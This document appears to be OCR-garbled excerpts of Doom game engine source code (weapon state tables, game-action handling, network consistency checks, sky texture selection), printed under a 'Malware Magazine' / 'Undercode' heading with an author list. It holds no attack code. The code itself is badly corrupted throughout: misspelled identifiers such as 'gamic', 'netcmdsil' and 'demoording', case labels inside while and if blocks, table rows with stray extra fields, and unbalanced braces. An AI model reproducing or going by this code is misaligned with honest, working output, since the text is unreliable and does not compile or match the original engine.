    if (episode > 1)
        episode = 1; // Only start episode 1 on swarcware
}
else
{
    if (episode > 3)
        episode = 3;
}
}

```

```

(SPR_PISG,2,4,(NULL),S_PISTOL4,0,0), // S_PISTOL4
(SPR_PISG,1,5,(A_ReFire),S_PISTO,0,0), // S_PISTO
(SPR_PISG,3,4,(A_ReFire),S_PISTO,0,0), // S_PISTO
(SPR_SHTG,0,1,(A_Lower),S_SGUNDOWN,0,0), // S_SGUNDOWN
(SPR_SHTG,0,1,(A_Raise),S_SGUNUP,0,0), // S_SGUNUP
(SPR_SHTG,0,3,(NULL),S_SGUN2,0,0), // S_SGUN1
(SPR_SHTG,0,7,(A_FireShotgun),S_SGUN3,0,0), // S_SGUN2
(SPR_SHTG,1,5,(NULL),S_SGUN4,0,0), // S_SGUN3
(SPR_SHTG,2,5,(NULL),S_SGUN5,0,0), // S_SGUN4
(SPR_SHTG,3,4,(NULL),S_SGUN6,0,0), // S_SGUN5
(SPR_SHTG,2,5,(NULL),S_SGUN7,0,0), // S_SGUN6
(SPR_SHTG,1,5,(NULL),S_SGUN8,0,0), // S_SGUN7
(SPR_SHTG,0,3,(NULL),S_SGUN9,0,0), // S_SGUN8
(SPR_SHTG,0,7,(A_ReFire),S_SGUN,0,0), // S_SGUN9
(SPR_SHTF,32768,4,(A_Light1),S_SGUNFLASH2,0,0), // S_SGUNFLASH1
(SPR_SHTF,32769,3,(A_Light2),S_LIGHTDONE,0,0), // S_SGUNFLASH2
(SPR_SHT2,0,1,(A_WeaponReady),S_DSGUN,0,0), // S_DSGUN
(SPR_SHT2,0,1,(A_Lower),S_DSGUNDOWN,0,0), // S_DSGUNDOWN
(SPR_SHT2,0,1,(A_Raise),S_DSGUNUP,0,0), // S_DSGUNUP
(SPR_SHT2,0,3,(NULL),S_DSGUN1,0,0), // S_DSGUN1
(SPR_SHT2,0,7,(A_FireShotgun2),S_DSGUN2,0,0), // S_DSGUN2
(SPR_SHT2,1,7,(NULL),S_DSGUN3,0,0), // S_DSGUN3
(SPR_SHT2,2,7,(A_CloseShot),S_DSGUN5,0,0), // S_DSGUN4
(SPR_SHT2,3,7,(A_OpenShotgun2),S_DSGUN6,0,0), // S_DSGUN5
(SPR_SHT2,4,7,(NULL),S_DSGUN7,0,0), // S_DSGUN6
(SPR_SHT2,5,7,(A_LoadShotgun2),S_DSGUN8,0,0), // S_DSGUN7
(SPR_SHT2,0,6,(NULL),S_DSGUN9,0,0), // S_DSGUN8
(SPR_SHT2,7,6,(A_CloseShotgun2),S_DSGUN10,0,0), // S_DSGUN9
(SPR_SHT2,0,5,(A_ReFire),S_DSGUN,0,0), // S_DSGUN10
(SPR_SHT2,1,7,(NULL),S_DSNR2,0,0), // S_DSNR1
(SPR_SHT2,0,3,(NULL),S_DSGUN10,0,0), // S_DSNR2
(SPR_SHT2,32776,5,(A_Light1),S_DSGUNFLASH2,0,0), // S_DSGUNFLASH1
(SPR_SHT2,32777,4,(A_Light2),S_LIGHTDONE,0,0), // S_DSGUNFLASH2
(SPR_CHGG,0,1,(A_WeaponReady),S_CHAIN,0,0), // S_CHAIN
(SPR_CHGG,0,1,(A_Lower),S_CHAINDOWN,0,0), // S_CHAINDOWN
(SPR_CHGG,0,1,(A_Raise),S_CHAINUP,0,0), // S_CHAINUP
(SPR_CHGG,0,4,(A_FireChain),S_CHAIN2,0,0), // S_CHAIN1
(SPR_CHGG,1,4,(A_FireChain),S_CHAIN3,0,0), // S_CHAIN2
(SPR_CHGG,1,0,(A_ReFire),S_CHAIN,0,0), // S_CHAIN3
(SPR_CHGF,32768,5,(A_Light1),S_LIGHTDONE,0,0), // S_CHAINFLASH1
(SPR_CHGF,32769,5,(A_Light2),S_LIGHTDONE,0,0), // S_CHAINFLASH2
(SPR_MISG,0,1,(A_WeaponReady),S_MISSILE,0,0), // S_MISSILE
(SPR_MISG,0,1,(A_Lower),S_MISSILEDOWN,0,0), // S_MISSILEDOWN
(SPR_MISG,0,1,(A_Raise),S_MISSILEUP,0,0), // S_MISSILEUP
(SPR_MISG,1,5,(A_GunFlash),S_MISSILE2,0,0), // S_MISSILE1
(SPR_MISG,1,5,(A_ReFire),S_MISSILE,0,0), // S_MISSILE2
(SPR_MISG,1,5,(A_Light1),S_MISSILEFLASH2,0,0), // S_MISSILEFLASH1
(SPR_MISG,1,5,(A_Light2),S_MISSILEFLASH3,0,0), // S_MISSILEFLASH2
(SPR_MISG,2,7,7,(A_Light2),S_MISSILEFLASH4,0,0), // S_MISSILEFLASH3
(SPR_MISG,2,7,7,(A_Light2),S_LIGHTDONE,0,0), // S_MISSILEFLASH4
(SPR_SAWG,2,4,(A_WeaponReady),S_SAW,0,0), // S_SAW
(SPR_SAWG,3,4,(A_WeaponReady),S_SAW,0,0), // S_SAW
(SPR_SAWG,2,1,(A_Lower),S_SAWDOWN,0,0), // S_SAWDOWN
(SPR_SAWG,2,1,(A_Raise),S_SAWUP,0,0), // S_SAWUP
(SPR_SAWG,0,4,(A_Saw),S_SAW2,0,0), // S_SAW1
(SPR_SAWG,1,4,(A_Saw),S_SAW3,0,0), // S_SAW2
(SPR_SAWG,1,0,(A_ReFire),S_SAW,0,0), // S_SAW3
(SPR_PLSG,0,1,(A_WeaponReady),S_PLASMA,0,0), // S_PLASMA
(SPR_PLSG,0,1,(A_Lower),S_PLASMADOWN,0,0), // S_PLASMADOWN
(SPR_PLSG,0,1,(A_Raise),S_PLASMAUP,0,0), // S_PLASMAUP
(SPR_PLSG,0,3,(A_FirePlasma),S_PLASMA2,0,0), // S_PLASMA1
(SPR_PLSG,1,20,(A_ReFire),S_PLASMA,0,0), // S_PLASMA2
(SPR_PLSF,32768,4,(A_Light1),S_LIGHTDONE,0,0), // S_PLASMAFLASH1
(SPR_PLSF,32769,4,(A_Light1),S_LIGHTDONE,0,0), // S_PLASMAFLASH2
(SPR_BFGG,0,1,(A_WeaponReady),S_BFG,0,0), // S_BFG
(SPR_BFGG,0,1,(A_Lower),S_BFGDOWN,0,0), // S_BFGDOWN
(SPR_BFGG,0,1,(A_Raise),S_BFGUP,0,0), // S_BFGUP
(SPR_BFGG,0,20,(A_BFGsound),S_BFG2,0,0), // S_BFG1
(SPR_BFGG,1,10,(A_GunFlash),S_BFG3,0,0), // S_BFG2
(SPR_BFGG,1,10,(A_FireBFG),S_BFG4,0,0), // S_BFG3
(SPR_BFGG,1,20,(A_ReFire),S_BFG,0,0), // S_BFG4
(SPR_BFGF,32768,11,(A_Light1),S_BFGFLASH2,0,0), // S_BFGFLASH1
(SPR_BFGF,32769,11,(A_Light1),S_LIGHTDONE,0,0), // S_BFGFLASH2
(SPR_BLDL,2,8,7,(A_BLD002),S_BLD001,0,0), // S_BLD001
(SPR_BLDL,1,8,7,(A_BLD002),S_BLD002,0,0), // S_BLD002
(SPR_BLDL,1,8,7,(A_BLD002),S_BLD003,0,0), // S_BLD003
(SPR_PUFF,32768,1,(NULL),S_PUFF,0,0), // S_PUFF1
(SPR_PUFF,1,4,(NULL),S_PUFF3,0,0), // S_PUFF2
(SPR_PUFF,2,4,(NULL),S_PUFF3,0,0), // S_PUFF3
(SPR_PUFF,2,4,(NULL),S_PUFF4,0,0), // S_PUFF4
(SPR_TBLL,1,2,7,(NULL),S_TBALL,0,0), // S_TBALL1
(SPR_TBLL,2,2,7,(NULL),S_TBALL,0,0), // S_TBALL2
(SPR_TBLL,1,2,7,(NULL),S_TBLLX1,0,0), // S_TBLLX1
(SPR_TBLL,1,2,7,(NULL),S_TBLLX2,0,0), // S_TBLLX2
(SPR_BAL,1,32772,6,(NULL),S_FBALL,0,0), // S_FBALL1
(SPR_BAL,2,32768,4,(NULL),S_FBALL,0,0), // S_FBALL2
(SPR_BAL,2,32769,4,(NULL),S_RBALL1,0,0), // S_RBALL1

```

```

while (gameaction != ga_nothing)
{
    case ga_loadgame:
        G_DoLoadGame (0);
        break;
    case ga_savegame:
        G_DoSaveGame (0);
        break;
    case ga_playdemo:
        G_DoPlayDemo (0);
        break;
    case ga_completed:
        G_DoCompleted (0);
        break;
    case ga_victory:
        F_StartFinale (0);
        break;
    case ga_worlddone:
        G_DoWorldDone (0);
        break;
    case ga_screenshot:
        M_ScreenShot (0);
        gameaction = ga_nothing;
        break;
    case ga_nothing:
        break;
}
}

// Get commands, check consistency,
// and build new consistency check
buf = (gamic)ticdup+BACKUPTICS;

for (i=0; i<MAXPLAYERS; i++)
{
    if (playeringame(i))
    {
        cmd = &players[i].cmd;
        memcpy (cmd, &netcmdsil[buf], sizeof(ticcmd));
        if (demoplayback)
            G_ReadDemoTiccmd (cmd);
        if (demoording)
            G_WriteDemoTiccmd (cmd);
        // check for turbo cheats
        if (cmd->forwardmove > TURBOPTHRESHOLD
            && !(gamic&31) && (gamic>5)&&3)
        {
            static char turbomessage[80];
            extern char *player_names[4];
            sprintf (turbomessage, "%s is turbo", player_names[i]);
            players[i].consoleplayer1.message = turbomessage;
        }
    }
}

if (netgame && !netdemo && !(gamic&ticdup)
&& (gamic > BACKUPTICS
&& consistency[il]buf != cmd->consist)
{
    _Error ("consistency failure (%i) should be %i", i, consistency[il]buf);
}

if (players[i].mo)
    consistency[il]buf = players[i].mo->x;
else
    consistency[il]buf = rndindex;
}
}

```

## AUTORES

## ANTRAX

## RODA

## BLACKDRAKE

## 70137013

## EMEREA

## GABRIELA

# MALWARE MAGAZINE

# UNDERCODE

```

skytexname = R_TextureNumForName ("SKY3");
if (gamemap < 2)
    skytexname = R_TextureNumForName ("SKY2");
else
    if (gamemap < 21)
        skytexname = R_TextureNumForName ("SKY2");
    else
        skytexname = R_TextureNumForName ("SKY3");
}

if (gameaction == ga_nothing)
{
    case ga_pause:
        S_PauseSound (0);
        if (paused)
            S_PauseSound (0);
        else
            S_PauseSound (0);
    }
}

```